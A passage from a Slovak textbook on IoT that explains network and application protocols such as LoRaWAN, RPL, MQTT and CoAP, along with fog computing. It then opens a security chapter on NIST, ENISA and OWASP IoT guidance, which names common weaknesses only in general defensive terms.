
Medzi hlavné výhody tejto technológie patria:

- vyššia prenosová rýchlosť,
- nižšia latencia (oneskorenie) prenášaných dát,
- väčšia šírka vysielacieho pásma,
- relatívne dobré prenosové rýchlosti pri slabom signále.

LoRaWAN

LoRaWAN (Low Power WAN Protocol for Internet of Things) je nová technológia bezdrôtovej komunikácie navrhnutá pre nízkonapäťové siete WAN s nízkymi nákladmi, mobilitou, bezpečnosťou a obojsmernou komunikáciou pre aplikácie IoT.


Ide o optimalizovaný protokol nízkej spotreby určený pre bezdrôtové siete s veľkým počtom zariadení.

Obrázok 5.17 - LoRa sieť

Zdroj [24]

LoRaWAN pre komunikáciu využíva rádiové frekvenčné pásma bez licencie ako 169 MHz, 433 MHz, 868 MHz (Európa) a 915 MHz (Severná Amerika). Medzi hlavné výhody patrí zníženie spotreby energie pri zachovaní vysielacieho dosahu. Pre názornosť si pozrime obrázok 5.19, kde je porovnanie energetickej spotreby a vysielacieho dosahu pre rôzne komunikačné technológie.

Obrázok 5.18 - Porovnanie technológií z pohľadu spotreby energie a vysielacieho dosahu

Zdroj [25]

5.5.2 Sieťová vrstva


Pre komunikáciu v IoT boli vyvinuté nové protokoly pre smerovanie komunikácie v sieťach. Dôvodom vytvorenia nových komunikačných protokolov, bola potreba naplniť špecifické potreby, ktoré vznikajú pri komunikácii medzi IoT zariadeniami.

RPL

Protokol chce byť odpoveďou na problémy zariadení napájaných z batérie, ktoré sú pripojené do siete so slabým alebo vypadávajúcim signálom, čo sa prejavuje vysokou mierou straty dát.

RPL môže zahŕňať rôzne druhy dopravných a signalizačných informácií, ktoré sa vymieňajú medzi uzlami. Typ informácií závisí od požiadaviek kladených na dátové toky. Protokol podporuje prepojenia:

- MP2P (Multipoint to point),
- P2MP (Point to MultiPoint),
- P2P (Point-to-Point).

Obrázok 5.19 - RPL protokol

Zdroj [26]

CORPL

Rozšírením protokolu RPL je kognitívna RPL, označovaný aj ako CORPL. Tento protokol má dve nové modifikácie:

- Využíva oportunistické presmerovanie paketov pre výber z pomedzi viacerých ciest k cieľu.
- Koordinuje medzi uzlami, aby si vybral najlepší ďalší skok.

Na základe aktualizovaných informácií každý uzol dynamicky aktualizuje svoje susedské priority a vytvára vlastné rozhodovanie o ceste k cieľu.

5.5.3 Relačná vrstva

MQTT

Message Queue Telemetry Transport, je komunikačný protokol navrhnutý pre zabezpečovanie asynchrónnej komunikácie medzi aplikáciami a middleware systémom, ktorý beží na vzdialenom serveri. Výhodou asynchrónnej komunikácie je možnosť získať informácie o aktuálnych udalostiach s istým časovým oneskorením.


Príkladom synchrónnej komunikácie je telefonát. Pokiaľ volaný nie je dostupný, volajúci mu nemôže oznámiť vznik novej udalosti. Pri asynchrónnej komunikácii, je tento problém vyriešený pomocou zápisu do zoznamu (anglicky queue). Volajúci môže zanechať správu o novej udalosti v hlasovej schránke volaného. V momente, keď je volaný opäť dostupný, prečíta si správu z hlasovej schránky. Týmto kvôli svoje nedostupnosti, neprišiel o informáciu o novej udalosti.

Architektúra publikovania (anglicky publish) a predplácania (anglicky subscribe), ktorá je znázornená na obrázku 5.21 pozostáva z troch hlavných komponentov:

- vydavateľ (publisher),
- odoberateľ (subscriber),
- maklér (broker).

Z pohľadu IoT, vydavateľ (publisher) je v podstatesenzor, alebo individuálne IoT zariadenie, ktoré sa pripájaj k maklérovi (broker), aby posielal svoje údaje. Odberateľmi (subscribers) sú aplikácie, ktoré majú záujem o určitú tému (TEPLOTA) alebo údaje, takže sa pripájajú k maklérom, aby boli informovaní vždy, keď budú v systéme dostupné nové údaje.

Makléri klasifikujú prijaté údaje v témach a posielajú ich účastníkom, ktorí majú záujem o tieto témy.

Obrázok 5.20 - Komunikácia s pomocou protokolu MQTT

Zdroj [27]


Pre zvýšenie bezpečnosti bol vyvinutý protokol SMQTT, čo je Secure MQTT. Charakteristikou je používanie odľahčeného šifrovania komunikácie. Proces šifrovania pozostáva zo štyroch fáz - nastavenie, šifrovanie, zverejňovanie,dešifrovanie.

Vo fáze nastavenia sa účastníci a vydavatelia zaregistrujú na makléra a získajú tajný kľúč. Potom, keď sú údaje zverejnené, sú zašifrované. Maklér publikuje šifrované údaje. Každý odberateľ si musí dáta dešifrovať sám. Generovanie kľúčov a šifrovacie algoritmy nie sú štandardizované.

CoAP

CoAP protokol (Constrained Application Protocol) je protokol určený pre zariadenia s obmedzeným výpočtovým výkonom. CoAP je založený na protokole HTTP a modeli REST, kde sú zdroje (cieľové informácie) načítané zo servera využitím URI / URL identifikátorov.

Klienti používajú známe metódy GET, PUT, POST a DELETE na manipuláciu s týmito zdrojmi.

Obrázok 5.21 - Komunikácia s použitím CoAP protokolu

Zdroj [28]

CoAP je navrhnutý tak, aby poskytoval podporu unicastu a multicastu, jednoduchú implementáciu, nízku energetickú náročnosť a rýchlosť. Je navrhnutý tak, aby pracoval na mikrokontroléroch s pamäťou RAM s kapacitou až 10 kB a úložným priestorom s kapacitou 100 kB a súčasne poskytoval silnú bezpečnosť. Komunikácia prebieha prostredníctvom UDP protokolu, čo zvyšuje komunikačnú rýchlosť a znižuje množstvo prenášaných dát.

5.5.4 Fog computing model

Fog computing je model, ktorý presúva logiku sieťovej aplikácie bližšie ku koncovým zariadeniam na okraji siete (tzv. Network edge). Umožňuje koncovým zariadeniam spúšťať lokálne aplikácie a robiť okamžité rozhodnutia.

Tým sa znižuje množstvo prenášaných dát v sieťach, pretože dáta sa nemusia vysielať cez sieťové pripojenia do internetu. Zvyšuje sa stabilita aplikácií, keďže IoT aplikácie môžu pracovať aj počas výpadku internetového pripojenia.

Zároveň sa zvyšuje bezpečnosť tým, že zachováva citlivé údaje, ktoré sa nevzďaľujú z lokálnej siete. Na druhú stranu fog computing má ako technológia problémy s implementáciou AAA procesov (Authentication-Authorization-Accounting).

Výhody	Nevýhody
Zmenšenie množstva prenášaných dát.	Fyzické umiestnené môže byť kedykoľvek zmenené, zrušené.
Úspora spotreby sieťového pásma.	Bezpečnostné riziká: spoofing IP adresy, man-in-the-middle útok.
Zlepšenie rýchlosti odpovedí (takmer až na úroveň real-time).	Problémy s ochranou súkromia a privátnosti dát.
Vyššia mobilita.	Horšia dostupnosť a cena hardvéru.
Minimalizácia oneskorenia komunikácie.	Problémy s autentifikáciou a autorizáciou.

Tabuľka 5.3 - Fog computing – výhody a nevýhody

Fog computing rozširuje cloud do lokálnej siete, kde umožňuje koncovým zariadeniam používať lokálne výpočtové prostriedky a úložisko. Riadenie celej infraštruktúry vyžaduje špeciálny softvér.

Praktickým príkladom aplikácie Fog computingu sú semafóry v meste. Údaje zozbierané inteligentným systémom sa spracovávajú lokálne. Účelom je vykonávať analýzy v reálnom čase a semafórom sa posielajú výsledky, na základe ktorých upravia svoje časovanie. Údaje z jednotlivých klastrov sa posielajú do cloudu na analýzu dlhodobých modelov premávky.

Medzi ďalšie aplikácie Fog sietí patria smart grid, smart city, smart budovy, smart car.

BEZPEČNOSŤ

6

OWASP projekt
Princípy analýzy bezpečnosti
Typy kybernetických útokov
Ochrany proti kybernetickým útokom
Úvod do šifrovania

6.1 Kybernetická bezpečnosť

Kybernetická bezpečnosť je praktický prístup k ochrane systémov, sietí a programov pred digitálnymi útokmi. Tieto útoky sú zvyčajne zamerané na prístup, zmenu alebo zničenie citlivých informácií, neoprávnené získanie peňazí od používateľov alebo prerušenie bežných obchodných procesov firmy.

Implementácia účinných opatrení v oblasti kybernetickej bezpečnosti je dnes obzvlášť náročná, pretože existuje veľký počet zariadení a systémov, ktoré sa môžu stať terčom útoku. Tých je omnoho viac ako IT odborníkov, ktorí tieto systémy chránia. Navyše sa útočníci stále zlepšujú a hľadajú nové cesty a spôsoby ako napadnúť svoj cieľ.

V dnešnom prepojenom svete majú všetci prospech z pokročilých programov zameraných na kybernetické útoky. Na individuálnej úrovni môže útok na počítačovú bezpečnosť vyústiť do situácií, ako sú krádež identity, vydieranie alebo strata dôležitých údajov, ako sú rodinné fotografie, čísla platobných kariet a bankových účtov.

Každý sa spolieha na kritickú infraštruktúru, ako sú elektrárne, nemocnice a spoločnosti poskytujúce finančné služby. Zabezpečenie týchto a ďalších organizácií je nevyhnutné pre udržanie fungovania našej spoločnosti.

6.2 NIST a ENISA

Kybernetickú bezpečnosť priemyselných kontrolných systémov komplexné pokrýva dokument NIST 800-82. NIST je Americký Národný inštitút pre štandardy a technológie. Táto inštitúcia spadá pod ministerstvo obchodu USA. Cieľom inštitúcie je podpora inovácií a konkurencieschopnosti priemyslu USA zlepšovaním vedeckých meraní, štandardov a technológie s ohľadom na ekonomickú bezpečnosť a zlepšovanie kvality života.

Spomínaný dokument 800-82 poskytuje návod, ako zabezpečiť priemyselné kontrolné systémy (angl. Industry Control System, skrátene ICS) vrátane Systémov riadenia a zberu údajov (takzvané SCADA systémy), distribuované riadiace systémy (DCS) a iné konfigurácie riadiaceho systému, ako sú programovateľné logické automaty (PLC), pri adresovaní ich jedinečné požiadavky na výkon, spoľahlivosť a bezpečnosť. Dokument poskytuje prehľad o ICS a typickými systémovými topológiami, identifikuje typické hrozby a zraniteľnosti týchto systémov a poskytuje odporučila bezpečnostné protiopatrenia na zmiernenie súvisiacich rizík.

Dokument 800-82 nadväzuje na 800-53, ktorý je zamerný na princípy a metriky bezpečnosti a ochrany súkromia vládnych informačných systémov a organizácií. Venuje sa kľúčovým oblastiam, ktoré je potrebné vo fabrike či inom výrobnom podniku mať spoľahlivo ošetrené. Ide napríklad o:

- priemyselné kontrolné systémy (ďalej ICS),
- hodnotenie rizík ICS a ich riadenie,
- vývoj a nasadenie bezpečných ICS,
- architektúra bezpečných ICS,
- aplikácia bezpečnostných prvkov do ICS.

Európska agentúra pre bezpečnosť sietí a informácií (označovaná aj ako ENISA), realizovala v roku 2018 analýzu aktuálneho stavu kybernetickej bezpečnost výrobného priemyslu a vytvorila dokument,

ktorý prestavuje súbor odporúčaní, takzvaných best-practice pre oblasť kybernetickej bezpečnosti pre IoT v kontexte Smart Manufacturingu.

Z prieskumu bolo zistené, že až 65 % spoločností verí, že IoT so sebou prináša bezpečnostné riziká. Medzi hlavné problémové oblasti a výzvy, ktoré so sebou IoT prináša boli zaradené:

- zraniteľné komponeny,
- manažment procesov,
- zvýšena konektivita,
- životný cyklus IT,
- komplexnosť dodávateľských reťazcov,
- dlhodobo existujúce systémy,
- nezabezpečené protokoly,
- ľudský faktor,
- nevyužitá funkcionalita,
- aktualizácie systémov.

Pri podrobnejšej analýze a porovnaní smernice NIST 800-82 a výstupov prieskumu agentúry ENISA, je vidieť, že obe dokumenty adresujú a snažia sa riešiť rovnaké problémy. Ako bude popísané neskôr v ďalšom texte, niektoré z týchto problémových oblastí boli identifikované aj organizáciou OWASP. V konečnom dôsledku, nech siahneme po akomkoľvek dokumente, vždy sa dopracujeme k rovnakej oblasti a problémom, na ktoré sa musíme zamerať aby sme dokázali vytvoriť a nasadiť bezpečný IoT produkt do výrobnej praxe. Taktiež odporúčania, ktoré vyplývajú z uvedených dokumentov sú často veľmi podobné.

TIP!

Štúdium kybernetickej bezpečnosti a procesných oblastí nie je jednoduché. Obzvlášť v situácií kedy čitateľovi chýba relevantná praktická skúsenosť. Tieto skúsenosti sa často dajú získať len v praxi. Avšak prístup ku korporátnemu prostrediu nie je umožnený každému.

V tomto prípade odporúčame aby si študenti vyskúšali simulovaný vývoj IoT riešenia a jeho podrobnenie otvorenej konštruktívnej kritike v pracovnej skupine (napríklad iná skupina študentov, trieda a podobne). Forma realizácie je veľmi otvorená a je limitovaná len predstavivosťou pedagóga.

Stručná sumarizácia odporúčaní pre bezpečnú IoT infraštruktúru a produkt je nasadenie týchto mechanizmov:

- vypracovanie bezpečnostných politík, postupov, školení a vzdelávacích materiálov, ktoré sa špecificky uplatňujú pre ICS,
- zváženie bezpečnostných zásad a postupov ICS založených na klasifikačnom systéme pre stupeň ohrozenia,
- nasadenie prísnejších bezpečnostných opatrení v závislosti od situácie ako sa zvyšuje úroveň hrozieb,

- riešenie otázky bezpečnosti počas celého životného cyklu ICS (návrh, obstarávanie, implementácia, údržba, vyradenie z prevádzky),
- implementácia viacvrstvovej topológie siete pre ICS,
- logické oddelenie medzi ICS a podnikovou sieťou,
- využívanie prvkov demilitarizovanej zóny (takzvané DMZ),
- zaistenie redundancie pre kritické prvky infraštruktúry,
- vypnutie nepoužívanych služieb, komponentov, komunikačných protokolov,
- obmedzenie fyzického prístupu k sieti a zariadeniam ICS,
- využívanie nezávislych mechanizmou autentifikácie ICS,
- aplikácia šifrovania pre komunikáciu a ukladanie dát,
- testovanie a aplikácie bezpečnostných záplat,
- sledovanie a monitorovanie kritických prvkov a služieb infraštruktúry a ICS.

Prax ukazuje, že najúspešnejšou metódou na zabezpečenie ICS je zhromažďovanie odporúčaných postupov v priemysle a aplikovať ich proaktívnym prístupom. Odporúča sa forma kolaboratívneho úsilia medzi manažmentom, inžiniermi ICS systémov, IT oddelením a dôveryhodným poradcom pre priemyselnú automatizáciu.

6.2.1 Priemyselná sieť

Pracovné dokumenty od organizácií ako NIST alebo ENISA pojednávajú o zaujímavých prístupoch a problémoch priemyselných sietí. Jedným z takýchto výstupov je aj porovnanie klasickej firemnej prípadne korporátnej siete a priemyselnej siete, kde sú pripojené kontrolné a riadiace systémy pre ovládanie výrobných zariadení. Existuje medzi nimi niekoľko kľúčových rozdielov. Príklad je popísaný v nasledujúcej tabuľke 6.1:


IT Oblasť	Korporátna sieť	Priemyselná sieť
Antivírus	Bežné až veľmi rozšírené.	Nezvyčajné. Náročné nasadiť a spravovať efektívne.
Životný cyklus technológií	2-3 rok. Tzv. multi-vendor prostredie (zariadenia od rôzných výrobcov).	Približne 20 rokov. Zariadenia jedného výrobcu.
Outsourcing	Bežné až veľmi rozšírené. Mnoho poskytovateľov služieb.	Operatíva je outsourcovaná, ale zvyčajne len jednému poskytovateľovi.
Aplikácia záplat	Pravidelné a plánované.	Nezvyčajné, neplánované, závislé od výrobcu.
Aplikácia zmien konfigurácie	Pravidelné a plánované.	Prísne riadené a vysoko komplexné.
Prenos kritických informácií	Vo všeobecnosti sú oneskorenia akceptované	Oneskorenia sú neakceptovateľné

Dostupnosť	Vo všeobecnosti sú oneskorenia akceptované	24x7x365 (kontinuálne)
Znalosti IT bezpečnosti (prístupy a praktíky)	Stredná úroveň.	Okrem fyzickej bezpečnosti je úroveň znalostí nízka.
Testovanie a audit	Súčasť dobrého security programu.	Občasné testovanie výpadkov.
Fyzický zabezpečenie	Zabezpečené (tzv. secure rooms)	Vzdialené, bez ľudského zásahu.

Tabuľka 6.1 – Porovnanie sietí

Veľmi častým problémom v priemyselných sietiach je používanie bezdrôtových sietí, ktoré sú často po inštalácií ponechané v predvolených nastaveniach. Veľmi často je vidieť nedostatky v chýbajúcich kontrolných zoznamoch (tzv. access-list), chýbajúcom alebo nesprávne nastavenej enkrypcii, či chýbajúcej sieťovej segmentácií.

Ako by mala vyzerať bezpečne navrhnutá sieť priemyselného podniku popisuje obrázok 6.1

Obrázok 6.1 – Bezpečná architektúra priemyselnej siete

Zdroj [29]

6.3 OWASP IoT

OWASP je nezisková organizácia, ktorá zastrešuje a podporuje otvorenú komunitu vývojárov, ktorí sa snažia vytvárať, prevádzkovať a udržiavať bezpečné softvérové riešenia. Jedným z mnohých projektov, ktoré OWASP prevádzkuje je aj projekt IoT bezpečnosti (OWASP Internet of Things Project).

Projekt je navrhnutý tak, aby pomohol výrobcom, vývojárom a spotrebiteľom lepšie porozumieť bezpečnostným otázkam súvisiacim s IoT produktmi a umožniť každému v akomkoľvek kontexte robiť lepšie bezpečnostné rozhodnutia pri vytváraní, nasadzovaní alebo hodnotení technológií a produktov z oblasti IoT.

Jedným zo základných cieľov projektu je poskytnúť návod, ako identifikovať cieľové oblasti, ktoré sú spoločné pre väčšinu IoT systémov a vyžadujú pozornosť. Spomedzi veľkého množstva vlastností systémov bolo vybraných niekoľko najdôležitejších, ktoré je potrebné zhodnotiť, otestovať a vhodne ošetriť. Patria medzi ne:

- kontrola prístupu,
- rozhranie prístupu,
- pamäť zariadení,
- komunikácia,
- aktualizácia.

TIP!

Vzhľadom na to, že každý IoT projekt, jeho nasadenie a prostredie je iné, je dôležité, aby sme pred uskutočnením každého kroku zvážili výhody a nevýhody implementácie uvedeného odporúčania.

6.3.1 Kontrola prístupu

Pri IoT zariadeniach, sa pracuje s informáciami, často aj citlivého charakteru, ako napríklad údaje o fyzickej osobe, jej polohe, fyziologických funkciách a podobne. Pri obojsmernej komunikácií, napríklad v prípade termostatu, je možné prostredníctvom internetu nastavovať vykurovanie v domácnosti. Pri týchto prípadoch sa musí obmedziť, kto má prístup k dátam a jednotlivým funkciám IoT systému.

Medzi hlavné problémy oblasti kontroly prístupu patria:

- **autentifikácia a autorizácia** - musí sa overiť, či používateľ (alebo systém) je ten, za ktorého sa vydáva (napríklad admin systému) a či môže vykonávať požadované operácie (napríklad reštart zariadenia),
- **správa relácií používateľov (session management)** - správne ošetrenie procesu prihlásenia, odhlásenia, zabránenie zneužitia existujúcej relácie,

- **implicitná dôvera** - automatická dôvera opačnej strane komunikácie, ktorá nevyžaduje autentifikáciu a autorizáciu,
- **vyradenie systému z prevádzky** - ošetrenie úplného životného cyklu systému, aj po jeho vyradení z prevádzky,
- **aplikácia bezpečnostnej politiky** - ako bude bezpečnostná politika aplikovaná a vynucovaná,
- **strata prístupov** - čo v prípade straty kontroly nad systémom.

Príklad potenciálnych riešení vyššie uvedených problémov:

- vyžadovať aplikáciu silných hesiel,
- uprednostniť silnú autentifikáciu (strong-auth - certifikáty) pred slabou autentifikáciou (weak-auth - meno a heslo),
- vytvorenie a oddelenie používateľských úloh a skupín (user access roles),
- dvojfaktorová autentifikácia (napríklad heslo + sms),
- používanie šifrovanej komunikácie (SSL, TLS),
- bezpečný mechanizmus obnovy a zmeny hesla,
- mechanizmus expirácie používateľských relácií, účtov a hesiel,
- obmedzenie admin/root prístupu.

6.3.2 Rozhrania prístupu

Keďže IoT zariadenie musí poskytovať služby a je potrebné ho spravovať, musí sprístupniť rôzne typy vstupno-výstupných rozhraní. Do zariadenia je potrebné nahrať riadiaci systém a ten následne nakonfigurovať. Počas funkcionality zariadenia môže byť v závislosti od typu poskytovanej služby prístupné napríklad:

- web rozhranie,
- rozhranie príkazového riadku (CLI) s prístupom pre účet administrátora, alebo používateľa,
- aplikačno-programové rozhranie (API) pre komunikáciu s inými aplikáciami - napr. cloud, mobilné aplikácie.

Dobre známe riziká a zraniteľnosti, ktoré sa v jednoúčelových (embedded) zariadeniach a web systémoch vyskytujú, je potrebné ošetriť ešte pred zavedením do komerčnej produkcie. Každý systém bez ohľadu na jeho typ alebo miesto nasadenia má svoje slabé miesta. Pre ukážku si pozrime prehľad troch systémov, ktoré sa objavujú v IoT:

- riadiaci systém,
- aplikačné web rozhranie,
- API rozhranie.

Riadiaci systém

Systém, ktorého úlohou je kontrola a riadenie fungovania IoT zariadenia. Riadiace systémy sa objavujú vo všetkých oblastiach automatizácie a výrobných procesov. Sú často zložené z hardvérových a softvérových komponentov, ktoré vzájomne komunikujú a poskytujú používateľom službu. Pre zabezpečenie týchto riadiacich systémov je potrebné myslieť na dôkladné zabezpečenie nasledujúcich oblastí:

- **vymeniteľné pamäťové moduly** - napríklad SD karty a iné moduly, ktoré sa dajú jednoducho odpojiť, sa s pomocou ďalších nástrojov môžu skúmať a analyzovať zapísané súbory,
- **extrakcia firmvéru** - extrakcia kódu pre jeho reverznú analýzu (reverse engineering) môže mať za následok napríklad únik hesiel,
- **úprava firmvéru** - systém nevykoná kontrolu integrity kódu a tým nezistí, že spúšťa upravený firmvér,
- **root/admin prístup do príkazového riadku** - plná kontrola nad systémom cez vzdialené pripojenie,
- **možnosť elevácie práv** - chybou v systéme sa získajú vyššie práva, než boli oficiálne pridelené (známa chyba ShellShock - CVE-2014-6271),
- **privedenie systému do nestabilného stavu** - napríklad buffer overflow, neošetrené delenie nulou, chybné použitie dátových typov.

Web rozhranie

Webové rozhranie slúži ako prostriedok pre komunikáciu používateľa s IoT systémom pripojeného do internetu. To všetko prostredníctvom webového prehliadača, ktorý má používateľ vo svojom telefóne alebo laptope. Pri návrhu a realizácii webových rozhraní je vhodné sa zamyslieť nad zabezpečením, ktoré bolo nasadené proti najčastejšie vykonávaným útokom:

- **SQL injection** - textový vstup ako databázový dopyt, ktorý nebol ošetrený filtrom,
